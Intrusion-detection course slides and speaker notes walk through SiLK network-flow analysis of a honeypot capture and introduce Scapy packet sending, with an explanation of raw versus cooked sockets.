Partitioning Parameter

--proto

Show a single flow in file challenge.silk that has a protocol value 17(UDP)

```
rwfilter challenge.silk --proto=17 --pass=stdout --max-pass=1 | rwcut -f 1-5
  sIP|          dIP|sPort|dPort|pro|
0.0.0.0|255.255.255.255| 68| 67| 17|
```

Show a maximum of 2 flows that have a protocol value other than UDP

```
rwfilter challenge.silk --proto=17 --fail=stdout --max-fail=2 | rwcut -f 1-5
  sIP|          dIP| sPort|dPort|pro|
210.183.201.198| 192.168.1.3| 4821| 901| 6|
192.168.1.3|210.183.201.198| 901| 4821| 6|
```



Let's look at the --proto parameter. In the first rwfilter command, we read in a file with SiLK flows, challenge.silk, to look for a single record (--max-pass=1) with a protocol of 17, UDP.

As you can see, it was necessary to pipe the output from rwfilter to a SiLK command, rwcut, that would translate it to ASCII. We see a flow that uses source port 68 and destination port 67 or what is typically DHCP.

What if we wanted to discover all other protocols except UDP? A simple way to do this, shown in the second example, is to examine all of the flows that failed this same protocol test. We use the output parameter of --fail=stdout to do so. We see a flow that has a protocol of 1, ICMP, and another that has a protocol of 6, TCP.

Partitioning Parameters

--saddress/daddress/any-address (1)

Show all records from the file with either a source or destination IP of 192.168.1.3

Pipe the output of that to `rwuniq` to find the unique protocol values of those records

```
rwfilter challenge.silk --any-address=192.168.1.3 --pass=stdout | rwuniq --fields 5
```

```
pro| Records|
 6|  10949|
 1|   178|
17|  3865|
```

© S&S
All Rights Reserved

Intrusion Detection In-Depth

challenge.silk

Let's further explore the IP address 192.168.1.3; we are interested in viewing any flow where 192.168.1.3 was involved as either the source or destination IP address. We can use the `--any-address` to discover this. We don't want a listing of potentially thousands of records; we simply want a summary of all of the different protocols used by 192.168.1.3.

Instead of piping our output to `rwcut` to display all records, we introduce a new command `rwuniq` which provides a count of the number of records, by default, of some flow characteristic. Specifically, by selecting the fifth field of flow output – the protocol field, we are able to get a count of all of the unique protocols used by 192.168.1.3. `Rwuniq` uses the same field names/locations as `rwcut` where the fifth field is the protocol. We can see that this IP address has communicated using the standard protocols of UDP (17), TCP(6), and ICMP(1). Let's explore these some more.

Partitioning Parameters

--saddress/daddress/any-address (2)

Further examine TCP flows with a source IP of 192.168.1.3

Pipe the output of that to `rwstats` to determine the top 5 destination ports by number of flow records

```
rwfilter challenge.silk --saddress=192.168.1.3 --proto=6  
--pass=stdout | rwstats --fields dport --count=5 --flows
```

dPort	Records	%Records	cumul_%
5207	94	1.718779	1.718779
80	19	0.347413	2.066191
1025	13	0.237703	2.303895
53	12	0.219419	2.523313
4001	12	0.219419	2.742732



Intrusion Detection In-Depth

challenge.silk

Let's see what other type of traffic has been associated with 192.168.1.3 just to observe whether it is affiliated with some unusual activity. Let's get an idea what kind of TCP activity it has engaged in and the destination ports it is contacting. We use two partitioning parameters, the `--saddress` to specify source address of 192.168.1.3, and the `--proto` number of 6.

We'll pipe the output into another SiLK command called `rwstats` that is good for providing statistics. Specifically, let's take a look at the top 5 destination ports by the number of records. The `dport` states that we are interested in the destination port; we want a maximum of 5 output records, and we are interested in counting flows. You can also count packets or bytes.

We find some unusual destination ports that 192.168.1.3 attempts to connect to – 5207, 1025, 53, and 4001. Port 53 is usually associated with UDP so this is interesting to us.

Partitioning Parameters --sport/dport/aport

What is the TCP port 53 traffic?

```
rwfilter challenge.silk --proto=6 --aport=53 --pass=stdout --max-pass=8 |  
rwcut -f 1-8
```

sIP	dIP	sPort	dPort	pro	packets	bytes	flags
194.190.253.18	192.168.1.3	53	139	6	2	80	SR
192.168.1.3	194.190.253.18	139	53	6	1	44	S A
192.168.1.3	194.190.253.18	139	53	6	1	44	S A
194.190.253.18	192.168.1.3	53	139	6	1	40	R
192.168.1.3	194.190.253.18	139	53	6	1	44	S A
194.190.253.18	192.168.1.3	53	139	6	1	40	R
192.168.1.3	194.190.253.18	139	53	6	1	44	S A
194.190.253.18	192.168.1.3	53	139	6	1	40	R



Intrusion Detection In-Depth

challenge.silk

We saw some TCP port 53 traffic. That is usually associated with DNS zone transfers or UDP DNS responses that are large enough to require the use of TCP. So, let's take a look at the traffic to or from port 53 using --aport=53. We examine 8 records only, but the rest of them are very similar to what we see here. Actually, it appears that port 53 is the source port and port 139 – NetBIOS is the destination port. Perhaps the attacker wanted to confuse matters or appear to be coming from a DNS server with the use of port 53.

Another oddity is the flag settings sent by 194.190.253.18 – a combination of SYN and RST. But, look at the response from 192.168.1.3; it actually accepts those flag combinations and responds with a SYN/ACK. This is more characteristic of older operating systems; modern ones typically respond with a RST. Host 192.168.1.3 continues to wait for an ACK from 194.190.253.18 as witnessed with the repeated "S A". 194.190.253.18 sends a RST to end each session.

Partitioning Parameters --sport/dport/aport

Examine those strange destination ports of 5207, 1025, 4001
Show aggregated bytes, packets, and record counts for each unique destination

```
rwfilter challenge.silk --saddress=192.168.1.3 --proto=6 --dport=5207,1025,4001  
--pass=stdout | rwuniq --fields=2 --bytes --packets
```

dIP	Bytes	Packets
80.25.146.110	120	3
219.130.0.80	3334	29
61.154.253.140	251	5
80.26.66.93	120	3
195.186.246.85	255	5
etc.		



Let's pursue discovering what type of activity source IP 192.168.1.3 was involved with on those strange destination ports 5207, 1025, 4001. We'd like to see the destination IPs in the exchanges. We can use another partitioning parameter --dport, to filter out traffic containing the ports of interest.

We pipe the output to the rwuniq SiLK command using a --fields value of 2 for destination IP displacement. We display the summary flows, bytes, and packets for unique destination IPS. There are many flows, so listing them individually may be overwhelming, but displaying them by destination IP helps show aggregate activity.

Let's Sample Some Traffic

Focus in on traffic to destination port 1025, sample 5 records only

```
rwfilter challenge.silk --saddress=192.168.1.3 --proto=6 --dport=1025 --pass=stdout  
--max-pass=5 | rwcut -f 1-8
```

sIP	dIP sPort dPort pro	packets	bytes	flags
192.168.1.3	200.158.24.18 139 1025 6	5	251	FS PA
192.168.1.3	200.35.93.75 139 1025 6	8	391	FS PA
192.168.1.3	81.226.138.246 139 1025 6	5	251	FS PA
192.168.1.3	68.19.240.31 135 1025 6	1	40	RA
192.168.1.3	68.19.240.31 135 1025 6	1	40	RA



For curiosity's sake, let's limit what we display to a destination port of 1025 and look at 5 records only. This may give us an idea of what other traffic looks like from the source IP to the unusual ports.

At this point it is helpful to examine whether or not 192.168.1.3 actually exchanged any data with any destination host over the three unusual ports 5027, 1025, 4001. Let's concentrate on port 1025 first. This may give you some context to know if you are dealing with exfiltration or something less dangerous. We really can't tell much from this output so let's move on.

Partitioning Parameters --bytes

Continue investigation by looking at traffic to unusual destination ports with 41 bytes or more per flow

```
rwfilter challenge.silk --address=192.168.1.3 --proto=6 --dport=5207,1025,4001  
--bytes=41- --pass=stdout --max-pass=5 | rwcut -f 1-8
```

sIP	dIP	sPort	dPort	pro	packets	bytes	flags
192.168.1.3	200.158.24.18	139	1025	6	5	251	FS PA
192.168.1.3	200.35.93.75	139	1025	6	8	391	FS PA
192.168.1.3	81.226.138.246	139	1025	6	5	251	FS PA
192.168.1.3	219.130.0.80	139	1025	6	29	3334	F PA
192.168.1.3	195.186.246.85	139	1025	6	5	255	FS PA



Now let's see if we can approach the issue of finding flows from 192.168.1.3 where data was sent by looking for a flow with 41 bytes or more since the 40 byte length flow records had no payload; a byte length value 40 includes the IP and TCP headers. The --bytes switch allows us to do this by assigning a value or range of acceptable values. The dash above after the value of 41 indicates to look for flows of 41 bytes or more.

The problem is that we see aggregate bytes for the packets, although we would like to see single packets of 41 bytes or more.

Partitioning Parameters --packets

Look for single packets only with 41 bytes or more

```
rwfilter challenge.silk --saddress=192.168.1.3 --proto=6 --dport=5207,1025,4001  
--bytes=41 --packets=1 --pass=stdout --max-pass=5 | rwcut -f 1-8
```

```
sIP|      dIP|sPort|dPort|pro| packets| bytes| flags|
```



Intrusion Detection In-Depth

challenge.silk

So far we have not managed to find anything out of the ordinary; however, this analysis is intended to get you familiar with SiLK's unique analysis process. Let's try another approach. If we qualify the `rwfilter` statement with `--packets=1`, we look for flows where there is a single packet that is greater than or equal to 41 bytes.

As you see, there are no such flows. However, the problem with using this parameter is that a flow with data would certainly have more than one packet since there must be a three-way handshake, which would require the client to generate two packets. So, this is not the best way to approach the problem of whether or not there is any data exchanged on destination ports 5207, 1025, and 4001.

Partitioning Parameters

--flags-all

Try to find flows that contain data by using TCP flags

```
rwfilter challenge.silk --address=192.168.1.3 --proto=6 --dport=5207,1025,4001  
--flags-all=PA/PA,A/A --pass=stdout | rwcut -f 1-8
```

sIP	dIP	sPort	dPort	pro	packets	bytes	flags
192.168.1.3	78.68.74.84	62936	5207	6	1	40	RA
192.168.1.3	200.158.24.18	139	1025	6	5	251	FS PA
192.168.1.3	200.35.93.75	139	1025	6	8	391	FS PA

```
rwfilter challenge.silk --address=192.168.1.3 --proto=6 --dport=5207,1025,4001  
--psh-flag=1 --ack-flag=1 --pass=stdout | rwcut -f 1-8
```

sIP	dIP	sPort	dPort	pro	packets	bytes	flags
192.168.1.3	200.158.24.18	139	1025	6	5	251	FS PA
192.168.1.3	200.35.93.75	139	1025	6	8	391	FS PA
192.168.1.3	81.226.138.246	139	1025	6	5	251	FS PA
192.168.1.3	219.130.0.80	139	1025	6	29	3334	F PA



We still have not found anything meaningful yet. What about examining TCP flags to discern whether or not there are any data packets in the flow? If you recall, conventionally you can send data on packets that have the PUSH and ACK flags set together or only the ACK flag set.

SiLK performs bit masking using the --flags-all parameter quite differently than tcpdump. Here is the text from the documentation: "HIGH_MASK_FLAGS is a pair of TCP_FLAGS strings separated by a slash (/). Flags to the right of the slash are the mask; any flag not listed in the mask may have any value. Flags to the left of the slash are the expected high flags; they must be set in the flow. Thus, flags listed in mask but not in high must be off for all packets in the flow. It is an error if a flag is listed in high but not in mask."

The first --flags-all of "PA/PA" requires the PUSH and ACK flags to be set and the "A/A" requires the ACK flag to be set. This isn't exactly what we want because a flow can have the ACK flag set and yet send no data as we see in first flow with a RESET/ACK.

The second statement allows us to supply individual flags that must be set. This is less convoluted logic than bit masking, but it also requires an "AND" condition. We see flows with data bytes in them to destination port 1025. However, look at the source port of 139 – typically associated with NetBIOS Session. What we appear to have found are return flows from IP's connecting with the listening port 192.168.1.3. We'll see the concept of "initialflags" on the next side. If we were to pursue this investigation we'd be wise to use the --flags-initial with a value to look for a SYN flag to signify that we want connections to unusual server ports, not a response to client ones as we have found.

This instructive process may be helpful when you pursue your own investigation now that you know some of the quirks of SiLK. Using SiLK requires a very different mindset than traditional traffic analysis. Dealing with one-way flows takes practice.

Client/Server?

```
rwfilter suspicious.silk --proto=6 --max-pass=2 --pass=stdout | rwcute -f 1-5,8
```

sIP	dIP	sPort	dPort	prot	flags	
10.0.2.15	192.168.56.50	1065	80	6	S PA	← Client or Server?
192.168.56.50	10.0.2.15	80	1065	6	S PA	

```
rwfilter suspicious.silk --proto=6 --max-pass=2 --pass=stdout |  
rwcute -f 1-5,8,initialFlags
```

sIP	dIP	sPort	dPort	prot	flags	initialF	
10.0.2.15	192.168.56.50	1065	80	6	S PA	S	Client
192.168.56.50	10.0.2.15	80	1065	6	S PA	S A	Server

Because flow records store all of the TCP flags that are used in a session, there is no way to distinguish which side is the client and which is the server simply by looking at the aggregate flags. Many times, you can take an educated guess by looking at the ports and examining the values for well-known server ports. But suppose there were no well-known server ports and both port numbers fell in a range above 1024?

You could rely on the start time and assume that the client has a start time before the server. That's probably reliable, but what if you have some kind of asynchronous routing and the traffic is viewed by different sensors perhaps with different clocks? It's possible that the start times may not be an accurate indication.

There is a display parameter available known as "initialflags". We supply that in the second rwcute command above and it displays the flags found in the first segment associated with the flow. Now, it is very easy to distinguish the client and server now.

Partitioning Parameters --stime

```
rwfilter /home/sans/Exercises/Day6/challenge.silk --proto=6 --dport=80  
--saddress=192.168.1.3 --stime=2003/09/05:00:00-2003/09/12:00:00  
--pass=stdout | rwuniq --fields=dip
```

dIP	Records
200.226.137.9	5
64.202.96.169	1
200.226.137.10	5
65.113.119.134	2
216.86.221.98	6



There may be occasions where you'd like to look for traffic between particular times. The `--stime` partitioning parameter allows you to do this by specifying a range.

Suppose host 192.168.1.3 is a honeypot where there is no legitimate outbound activity. We want to investigate a particular week's worth of traffic from September 5th 2003 through the start of September 12th of activity from 192.168.1.3 to any destination host port 80. The `--stime` filter allows us to indicate a range of start-end times.

ipsets (1)

- Suppose you have a list of IP addresses that you want to process
- How do you tell SiLK tools to process flows for these?
- Use ipsets:

- Create a file named ip.txt with the IP addresses you want to process

```
200.141.48.0/24
```

```
200.141.34.211
```

- Execute the following commands:

```
rwsetbuild ip.txt ip.set
```

```
rwsetcat ip.set
```

```
200.141.34.211
```

```
200.141.48.1
```

```
200.141.48.2
```

```
etc.
```



Consider the situation where you have a watchlist of known malicious IP addresses and you want to invoke a SiLK tool to examine traffic for any of these addresses. There may be dozens, hundreds, or even thousands of malicious IPs – it is impractical to list them on the command line. You can use an ipset, a collection of IP addresses and/or CIDR blocks, for this purpose.

You simply create a file with a single IP address or CIDR block on each line. Let's say we edit the file ip.txt and populate it with the IP addresses we'd like to watch. The first entry is a line that contains the CIDR block of 200.141.48.0/24 for all hosts from the 200.141.48.x network. A second entry contains the IP address of 200.141.34.211. Next, you issue the rwsetbuild command and supply it the input file, ip.txt, followed by the name of the file you want to create, ip.set. The output file is not ASCII so if you want to view it you have to use the rwsetcat command and supply it the name of the newly created IP set. As you can see, all IP addresses of 200.141.34.211 and those of 200.141.48.x/24 CIDR block are created in the ipset.

Let's see how the ipset is used on the next slide.

ipsets (2)

```
rwfilter challenge.silk --proto=17 --sipset=ip.set --pass=stdout |  
rwcut -f 1-7
```


sIP	dIP	sPort	dPort	pro	packets	bytes
200.141.48.194	192.168.1.3	1025	137	17	1	78
200.141.34.211	192.168.1.3	1028	137	17	1	78



Let's say that you want to look for any source IP in the ipset contained in the file ip.set in traffic. You use the command line switch of --sipset with the name of the file that stores the ipset. There is a --dipset and --anyset to specify that you want to search either destination IP's or any IP's, respectively, for the contents of the ipset. These can be negated as well. For instance --not-sipset would find any flow where the source IP was not found in the ipset.

The output reflects source IP addresses found in the ipset from the examined traffic.

iSiLK



© SANS
All Rights Reserved

Intrusion Detection In Depth

There is a tool named iSiLK that provides a front-end to rfilter command. It allows you to create a SiLK command with some of the standard command line switches. This tool has limited capabilities; it does not allow the use of all SiLK options. However, it can be a good learning tool to understand SiLK syntax. It has an area in the display where you see the rfilter above that shows you the actual command that SiLK runs based on your selections.

If you're interested in looking at the software, take a look at:

<http://tools.netsa.cert.org/isilk>

Python Hints

- One thing to remember about Python:
 - Indentation-sensitive!

```
#!/usr/bin/python
# Program /tmp/bad.py

source = "192.168.1.1"
dest  = "192.168.1.2"
```

```
/tmp/bad.py
file "/tmp/bad.py", line 5
dest = "192.168.1.2"
^
Indentation Error: unexpected indent
```

© SANS
All Rights Reserved

Intrusion Detection In-Depth

It is helpful to know Python or be familiar with some kind of scripting language before using Scapy. Python is a very powerful language, but we'll be using very simple statements and constructs in this course. There are just a few things you should keep in mind. The first is that Python is draconian about its indentation spacing. Everything must be aligned perfectly and there are statements that require additional indentation such as "for" or "while" loops. We'll use these sparingly.

Also, if you like to assign variables with hyphens in the name like "syn-ack" – don't! Python won't allow hyphens in variable names, it will however accept underscores in variable names. So try "syn_ack" instead.

Sending Frames/Packets

```
>>> help(sendp)
Send frames at layer 2
>>> help(send)
Send packets at layer 3
>>> help(srp)
Send and receive frames at layer 2
>>> help(sr)
Send and receive packets at layer 3
>>> help(srp1)
Send and receive frames at layer 2 and return only the first answer
>>> help(sr1)
Send packets at layer 3 and return only the first answer
```

© SANS
All Rights Reserved

Intrusion Detection In-Depth

Scapy has different means of sending traffic depending on whether or not you are using Layer 2 or Layer 3 and whether or not you care about receiving a response(s). Most times you'll be sending packets and won't have to worry about the Ethernet layer unless you are doing some kind of processing with that layer like VLAN tagging or wireless (802.11/Dot11). As you can see there are several different options for sending at either layer.

The "sendp" command sends frames at Layer 2 and the "send" command sends packets at Layer 3. Neither the "sendp" nor the "send" command is concerned about receiving a reply. The next couple of commands, "srp" and "sr", send and receive any matching packets at either Layer 2 or 3. Finally, there are commands to send and receive a single response at both layers – "srp1" and "sr1" respectively for Layers 2 and 3.

Python Looping Structure

```
>>> r=rdpcap("/tmp/ping-short.pcap")
>>> for rec in r:
...     rec
...
<Ether dst=4c:e6:76:40:db:2d src=aa:00:04:00:0a:04 type=0x800 |<IP version=4L ih
l=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp chksum=0xa319 src=192.
168.11.62 dst=192.168.11.1 options=[] |<ICMP type=echo-request code=0 chksum=0xe6
02 id=0x3356 seq=0x1 |<Raw load='\xe1\x06RP\xb3K\r\x00\x00\t\n\x0b\x0c\r\x0e\x0f\x
10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&\'()*+,-./01
234567' |>>>>
<Ether dst=aa:00:04:00:0a:04 src=4c:e6:76:40:db:2d type=0x800 |<IP version=4L ih
l=5L tos=0x0 len=84 id=5214 flags= frag=0L ttl=64 proto=icmp chksum=0xcebb src=192
.168.11.1 dst=192.168.11.62 options=[] |<ICMP type=echo-reply code=0 chksum=0xee0
2 id=0x3356 seq=0x1 |<Raw load='\xe1\x06RP\xb3K\r\x00\x00\t\n\x0b\x0c\r\x0e\x0f\x
10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&\'()*+,-./012
34567' |>>>>
>>> █
```

SANS
All Rights Reserved

Intrusion Detection In-Depth

We'll need to process packets that have been stored in a Python list (other languages refer to this as an array) later on in the course. The Python "for" loop statement can process or display these packets. The "for" is a simple looping structure that has the format of:

```
for "variable" in "list":
    statement
```

In the slide above we name the variable "record" that we use to refer to each individual packet in the list. Scapy has stored some packets in an appropriately named list called "packets" and we want to display each packet. The "for" statement ends in a colon and all processing statements in the "for" loop must be indented. In the above example, simply indicating the variable "record" will cause Scapy to display each individual packet in the "packets" list for each iteration of the loop.

TCP "Interference"

```
>>> ip=IP(src="192.168.1.104", dst="192.168.1.103" )
>>> tcp=TCP(sport=1024,dport=80,flags="S",seq=10)
>>> sr1(ip/tcp)
Begin emission:
.Finished to send 1 packets.
Received 2 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0x0 len=44 id=0 flags=DF frag=0L ttl=64
proto=tcp chksum=0xd293 src=192.168.1.103 dst=192.168.1.104 options=''
|<TCP sport=www dport=1024 seq=3651161442L ack=1 dataofs=6L
reserved=0L flags=SA window=5840 chksum=0xedb9 urgptr=0
options=[('MSS', 1460)] |<Padding load='\x00\x00' |>>>

tcpdump -s0 -nnt 'host 192.168.1.103 and tcp'
192.168.1.104.1024 > 192.168.1.103.80: Flags [S], seq 10, length 0
192.168.1.103.80 > 192.168.1.104.1024: Flags [S.], seq 3651161442,
ack 11, length 0
192.168.1.104.1024 > 192.168.1.103.80:Flags [R.], seq 1, length 0
```



Roh-Roh Reorge!
Game over!

Intrusion Detection In-Depth

Following this same theme, we see there is also an issue with TCP. This is the same issue that appeared in Exercise 3 from the hands-on exercise "Using Scapy to Craft Packets". Here, we assemble a TCP SYN from our host 192.168.1.104 and send it to destination host 192.168.1.103 port 80. We send the packet and listen for a response. We see that 192.168.1.103 listens on port 80 and returns a SYN/ACK.

But, listening with tcpdump in another terminal, we see another segment that Scapy does not display. The sending host 192.168.1.104 resets the connection. This just closed the session we were attempting to establish. We're hosed if we wanted to try to emulate the client side of the session. What's causing this? It's the same thing that's causing the host to respond with an ICMP port unreachable after our UDP session on the previous slide.

Cooked versus Raw Sockets

- Cooked socket uses system's native TCP/IP stack
 - Kernel builds the packet
 - Assigns appropriate IP/TCP/UDP... header values
 - You supply the payload
- Raw Socket circumvents TCP/IP stack
 - You build the packet
 - You assign header values
 - You supply the payload

© SANS
All Rights Reserved


Intrusion Detection In-Depth

The answer to the “interference” lies in the way we are sending the traffic. Typically, a network socket is used to define, set up, and take care of sending and receiving network traffic. This is something the operating system normally takes care of. For instance, when you use your browser to navigate the Internet, the browser software interacts with the operating system to define and use sockets for TCP data transmission. This type of socket is known as a “cooked” socket since it interacts directly with the operating system kernel to assign the appropriate IP, UDP, and TCP header values. The payload is added by the browser depending on what you enter, or click on, etc. A cooked socket uses the native TCP/IP stack and sent packets are paired with received responses. You may be wondering why Scapy does not use cooked sockets. It is because cooked sockets don't allow you to alter any of the protocol header values.

On Linux, Scapy uses the PF_PACKET protocol family when interacting with sockets. PF_PACKET permits Scapy to send and retrieve packets directly to the network card driver. This circumvents the TCP/IP stack and is sometimes also called "raw" sockets. This is what allows us to build the packets as we've done. It allows us control over the IP, TCP, UDP, etc. header values. And, we supply the payload we want too. The “interference” we saw in the previous two slides was the TCP/IP stack complaining that it didn't send the packets we crafted. And, it's correct – it didn't send them so it should complain when it receives the responses from the other host.

Does this mean that we can't emulate a TCP client, server, or attempt to carry out a multi-packet UDP conversation? We need to find a way to address the issue of the native TCP/IP stack interfering with our crafting efforts.


Cooked Sockets



Here's a picture of how things work when using the cooked socket method that your browser or other client software uses. Suppose we use a browser to send a TCP SYN to destination port 80 of host 192.168.1.103. This request is sent to the operating system kernel that includes the TCP/IP stack. A cooked socket is opened and defined to handle our request.

The TCP/IP stack sends the SYN and assigns a source port of 1024 and all the other values required in the IP and TCP headers. An Ethernet frame header is added and the frame is placed on the appropriate network interface. When the TCP/IP stack receives the SYN/ACK response from 192.168.1.103 it pairs it with the SYN it sent and responds with an acknowledgement thus completing the three-way handshake. The session is established and data can be sent back and forth.


Raw Sockets



Now, let's look at what Scapy does. Say we initiate the TCP SYN from a Scapy program or interactive interface. We send it to the same destination host 192.168.1.103 and port 80 and even assign source port 1024 to emulate the SYN from the cooked socket. But, Scapy does not use the TCP/IP stack supplied in the operating system kernel. In fact, it circumvents it entirely so that we can craft the packet the way we want to. It opens and defines a raw socket to accomplish this. It adds an Ethernet header, and sends the frame directly to the network card driver.

Server host 192.168.1.103 returns a SYN/ACK as before. The server does not know or care that the SYN packet was generated with a cooked or raw socket. The server's SYN/ACK is directed to the sender's kernel TCP/IP stack. The kernel's TCP/IP stack knows nothing about the SYN packet we crafted and responds normally and expectedly with a TCP reset. As far as the native TCP/IP stack is concerned, it's as if someone sent an unsolicited SYN/ACK to the host.

Dealing with Raw Socket Side Effects



